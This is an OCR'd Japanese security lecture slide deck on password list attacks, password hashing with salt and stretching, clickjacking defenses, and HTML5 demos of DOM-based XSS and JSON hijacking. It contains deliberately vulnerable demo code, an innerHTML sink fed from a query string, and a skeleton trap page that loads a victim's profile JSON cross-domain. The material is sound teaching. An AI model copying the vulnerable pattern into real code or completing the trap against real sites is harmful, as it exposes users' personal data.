
第3部: 新しめの攻撃
パスワードリスト攻撃 / クリックジャッキング

パスワードリスト攻撃と
パスワードの守り方

パスワードリスト攻撃の衝撃

- 多くのサイトでパスワードに対する攻撃が成功
  - Tサイト（299 IDで不正ログインによるポイントの利用）
  - goo（約10万アカウントで不正ログイン）
  - フレッツ光メンバーズクラブ（合計107アカウントで不正ログイン）
  - eBook Japan（779人分のアカウントに不正ログイン）
  - My JR-EAST（97人分のアカウントに不正ログイン）
  - じゃらんnet(27,620人分のアカウントに不正ログイン)
  - クラブニンテンドー(23,926人分のアカウントに不正ログイン)
  - @Nifty (21,184人分のアカウントに不正ログイン)
  - GREE(39,590人分のアカウントに不正ログイン)
  - 7netショッピング(約15万件のクレジットカード情報などが閲覧される)
- 従来の「パスワードに対す攻撃」と比べて成功率の高さ
- 正しいIDとパスワードで攻撃してくるので、サイト側の対策は難しい

パスワードリスト攻撃とは



背景にあるのはネットの「格差社会」

- 2005年にSQLインジェクション攻撃がはやりだした頃は、ほとんどのサイトが均等にぼろぼろだった
  - しかし、意識の高い企業はここから対策に乗り出した
- 2008年頃から、サイト公開前の脆弱性診断で「報告する事項が見あたらない」サイトが目立ち始めた
  - ネットの「格差」に気づいた瞬間
- その後、現在に至るまで「格差」は縮まるどころか、広がる一方（個人の感想です）
- パスワードリスト攻撃は、以下を組み合わせて悪用するもの
  - サイト間のセキュリティ格差
  - ユーザーパスワードという弱点

パスワード保護の重要性

LinkedInからのパスワード漏洩事件

2012年06月07日 07時05分 更新

LinkedInのパスワード650万件が流出か、会員はパスワード変更を

LinkedInは流出が確認されたアカウントのパスワードを無効にする措置を取り、対象となる会員に電子メールで通知してパスワードのリセットを促す。

企業の人材採用などに活用されているビジネスSNS「LinkedIn」のユーザーのパスワード650万件あまりが暗号化されたままの状態で流出し、ロシアのWebサイトに掲載されているという。ノルウェーのIT情報サイトDagens ITなどが6月6日に伝えた。LinkedInも同日、流出したパスワードの一部が同サービスのアカウントのものであることを確認、ユーザーに対してパスワードを変更するよう呼び掛けている。

Dagens ITや米セキュリティ機関のSANS Internet Storm Centerによると、LinkedInのパスワードはロシアのハッカーサイトに掲載され、暗号解除への協力を募っているという。暗号には「SHA-1」のハッシュ関数が使われていて、比較的簡単に破られる恐れがあると専門家は指摘。流出した情報の中にユーザー名は含まれていないとされる。情報の流出元や流出した経緯は分かっていない。

HASH Consulting

http://www.itmedia.co.jp/enterprise/articles/1206/07/news017.html より引用

650万件のパスワードハッシュのうち540万件が1週間で解読

https://twitter.com/jmgosney/statuses/213212108924522496 より引用

Surviving on little more than furious passion for many sleepless days, we now have over 90% of the leaked passwords recovered.

http://securitynirvana.blogspot.jp/2012/06/final-word-on-linkedin-leak.html より引用

Adobeサイトから流出した暗号化パスワードが解読される

Adobeの情報流出で判明した安易なパスワードの実態、190万人が「123456」使用

Adobeから流出したユーザーのパスワードをセキュリティ企業が調べた結果、「123456」「qwerty」などの安易なパスワードを使っているユーザーが大量に存在することが分かった。

[鈴木聖子，ITmedia]

米Adobe Systemsのネットワークが不正アクセスされて大量のユーザー情報などが流出した事件で、流出したパスワードを調べたセキュリティ企業が、依然として「123456」などの安易なパスワードを使っているユーザーが大量に存在する実態を指摘した。

Adobeの情報流出は10月3日に発覚し、影響を受けるユーザーは少なくとも3800万人に上ることが分かっている。同社によると、流出したパスワードは暗号化されていたが、パスワードセキュリティを手掛ける米Stricture Consulting Group（SCG）はこの情報を分析し、使用者数の多かった上位100のパスワードを割り出した。

集計できた理由としてSCGのジェレミ・ゴスニー最高経営責任者（CEO）は、「Adobeがハッシュよりも対称鍵暗号を選び、ECBモードを選択し、全てのパスワードに同じ鍵を使っていたことや、ユーザーが平文で保存していたパスワード推測のヒントがあったおかげ」だと説明している。

Saltってなに?


- ソルト(Salt)とは、ハッシュの元データ(パスワード)に追加する文字列
- 見かけのパスワードの長さを長くする →レインボーテーブル対策
- ユーザ毎にソルトを変えることで、パスワードが同じでも、異なるハッシュ値が得られる
  - ソルトがない場合、パスワードの組み合わせ回数分ですむが、ソルトがあると、×ユーザ数 に試行回数が増える
  - LinkedInの場合は、試行回数が 650万倍に!
- ソルトの要件
  - ある程度の長さを確保すること
  - ユーザ毎に異なるものにすること
- ソルトには乱数を用いることが多いが、乱数が必須というわけではない(暗号論的に安全な乱数である必要はもちろんない)
- ソルトは秘密情報ではない。ソルトは、通常ハッシュ値と一緒に保存する

Stretchingってなに?

- ストレッチング（Stretching）とは、ハッシュの計算を繰り返すこと
- ハッシュの計算を遅くすることにより、辞書攻撃や総当たり攻撃に対抗する
- 1万回ストレッチすると、「 GPUモンスターマシンで20分掛かる」が20万分になる計算
  - 20万分 = 139日 …
- 「悪い」パスワードまで救えるわけではない
  - 「password」というパスワードをつけていたら、100万回ストレッチしてもすぐに解読されてしまう
- 十分長いパスワードをつけてもらえば、ストレッチングは必要ない
  - 1文字パスワードを長くすることは、約90回のストレッチングに相当する。パスワードを2文字長くしてもらえば…
  - ストレッチングは、「弱いパスワード」の救済の意味がある
- ストレッチングはメリットとデメリットがあるので、導入の有無と回数をよく検討すること

パスワードをハッシュで保存する場合の課題

- 「パスワードリマインダ」が実装できない
  - 「秘密の質問」に答えるとパスワードを教えてくれるアレ
  - パスワードリセットで代替
- ハッシュの形式（アルゴリズム、ソルト、ストレッチ回数）の変更
  - 生パスワードが分からないのでハッシュの方式変更がバッチ処理ではできない
  - ユーザの認証成功の際にはパスワードが分かるので、その際に方式を変更すると良い
  - 緊急を要する場合は、現在パスワードを無効にして、パスワードリセットで
  - ハッシュ値あるいは別フィールドに「方式番号」をもっておく
  - PHP5.5のpassword_hash関数が便利（ソルト・ストレッチング内蔵）



password_hash 関数 (PHP5.5から)

string **password_hash** (string *$password* , integer *$algo* [, array *$options*])

password_hash() は、強力な一方向ハッシュアルゴリズムを使って 新しいパスワードハッシュを作ります。

現在、これらのアルゴリズムに対応しています。

- **PASSWORD_DEFAULT** - bcrypt アルゴリズムを使います (PHP 5.5.0 の時点でのデフォルトです)。新しくてより強力なアルゴリズムが PHP に追加されれば、この定数もそれにあわせて変わっていきます。そのため、これを指

```
<?php echo password_hash('rasmuslerdorf', PASSWORD_DEFAULT);

【結果】
$2y$10$.vGA1O9wmRjrwAVXD98HNOgsNpDczlqm3Jq7KnEd1rVAGv3Fykk1a
```

サポートするオプション

- ***salt*** - パスワードのハッシュに使うソルトを手動で設定します。これは、自動生成されたソルトを上書きすることに注意しましょう。

  省略した場合は、パスワードをハッシュするたびに **password_hash()** がランダムなソルトを自動生成します。これは意図したとおりの操作モードです。

- ***cost*** - 利用するアルゴリズムのコストを表します。値の例については crypt() のページを参照ください。

  省略した場合のデフォルトは ***10*** です。この値でもかまいませんが、ハードウェアの性能が許すならもう少し高くすることもできます。

http://php.net/manual/ja/function.password-hash.php より引用

結局どうすればよいの?

- パスワード認証は、利用者とサイト運営者が責任を分かち合っている
- 利用者に、よいパスワードをつけてもらうのが本筋
- オンライン攻撃に備えて、以下を実施する
  - アカウントロックの実装
  - SQLインジェクションなどの脆弱性対処
  - でれきば…二段階認証、リスクベース認証
  - Googleなど認証プロバイダの活用
- オフライン攻撃対策は中々決め手がない
  - ソルトなしのハッシュは、レインボーテーブルで元パスワードが簡単に求められる
  - ソルトは必須。できるだけストレッチングもする(password_hash関数など)
  - DBのパスワード欄に余裕を持たせ、方式を改良できるようにしておく


パスワードリスト攻撃の対策

- 対策は基本的に難しい
- 利用者に複雑なパスワードをつけてもらう
  - 文字種・文字数の制限
  - パスワード辞書によるチェック（twitter、facebook 、Googleの例）
  - Joeアカウント（idとパスワードが同じ）の禁止
- アカウントロック
- IPアドレス単位でのアカウントロックあるいは監視
- 2段階認証
- リスクベース認証
- ログイン履歴の確認画面
- 他の認証プロバイダの利用（Google等）

クリックジャッキング入門

クリックジャッキング攻撃

- ターゲットの画面をiframe上で「透明に」表示する
- その下にダミーの画面を表示させる。ユーザにはダミーの画面が透けて見える
- 利用者がダミーの画面上のボタンを押すと、実際には全面のターゲット画面のボタンが押される
- 続きはデモで




本当の画面（前面、透明）

ダミーの画面（後面）

クリックジャッキングの対策

- クリックジャッキングの影響はクロスサイト・リクエストフォージェリ(CSRF)と同等
  - ユーザの意識とは無関係に、ユーザの権限で操作が行われる
- クリックジャッキングされると困るページには、X-FRAME-OPTIONSヘッダを指定する（徳丸本P63）
  - frame/iframeを禁止して良い場合
    ```
    header('X-FRAME-OPTIONS: DENY');
    ```
  - frame/iframeを禁止できないが単一オリジンの場合
    ```
    header('X-FRAME-OPTIONS: SAMEORIGIN');
    ```
- CSRF対策のトークン発行しているページが対象となる
- メタ要素によるX-FRAME-OPTIONS指定は無効です。
  徳丸本第3刷までの記述は間違いです(_ _)

CSRF対策との関係




•トークン埋め込み
•X-FRAME-OPTIONS
ヘッダ出力

•トークン確認

- トークン埋め込みしている画面に、X-FRAME-OPTIONS
- ヘッダを出力する（全ての画面で出力しても良い）

第4部:
デモから学ぶ HTML5セキュリティ入門

デモに出てくるWebサイトの説明



DOM Based XSS

blogの外観


トラッキング用img要素の生成箇所

iframeの参照

```
<iframe src="http://adv.com/ad.html?siteId=50341">
</iframe>
```

iframeのソース（主要部）

```
<a href="http://oname.com/"><img src="oname.png"></a>
<div id="img"></div>
<script>
  var div = document.getElementById('img');
  var img = '<img src="track.php?siteId='
       + qstrs.siteId + '">';
  div.innerHTML = img;
  // siteId を localStorageに保存
  localStorage.siteId = parseInt(qstrs.siteId);
```



DOM Based XSSの影響（高橋（仮名）の見解）

- 確かにXSSはあるが、ドメイン（オリジンは）http://adv.com であり、他のドメインには影響はないはず
- siteIdはlocalStorageに保存しているが、parseIntを通しているので、汚染されることはない
- そもそもblog.comから呼び出される場合、siteIdは固定なので、攻撃経路がない

- 見解の正否は後ほど…

JSON Hijack

プロフィール画面

プロフィールの表示(profile.php)

```
<script src="jquery-1.10.2.min.js"></script>
<script>
$(function() {
  $.ajax({
    dataType: 'json',
    url: 'getProfile_json.php'
  }).done(function(json) {
    $('#name').text(json[0].name);
    $('#addr').text(json[0].addr);
    $('#tel').text(json[0].tel);
    $('#mail').text(json[0].mail);
  });
});
</script>
プロフィール<br>
氏名:<span id="name"></span><br>
住所:<span id="addr"></span><br>
電話番号:<span id="tel"></span><br>
メールアドレス:<span id="mail"></span><br>
```

[{"name":"Taro Yamada", "tel":"03-1111-2222",
"mail":"yamada@example.jp",
"addr":"1-1-1, Mita, Minato-city, Tokyo"}]

JSON Hijackとは…

- JSONって、JavaScriptだよね
- script要素で読み込めるよね
- クッキーも飛ぶよね
- JSONデータを盗むワナを作れないか?

```
これは罠サイト
script要素はクロスドメインで読み込み可能
クッキーもつくよ
<script>
  // ここにJSONを読む仕掛けを置く
</script>
<script
src="http://oname.com/getProfile_json.php"></script>
```

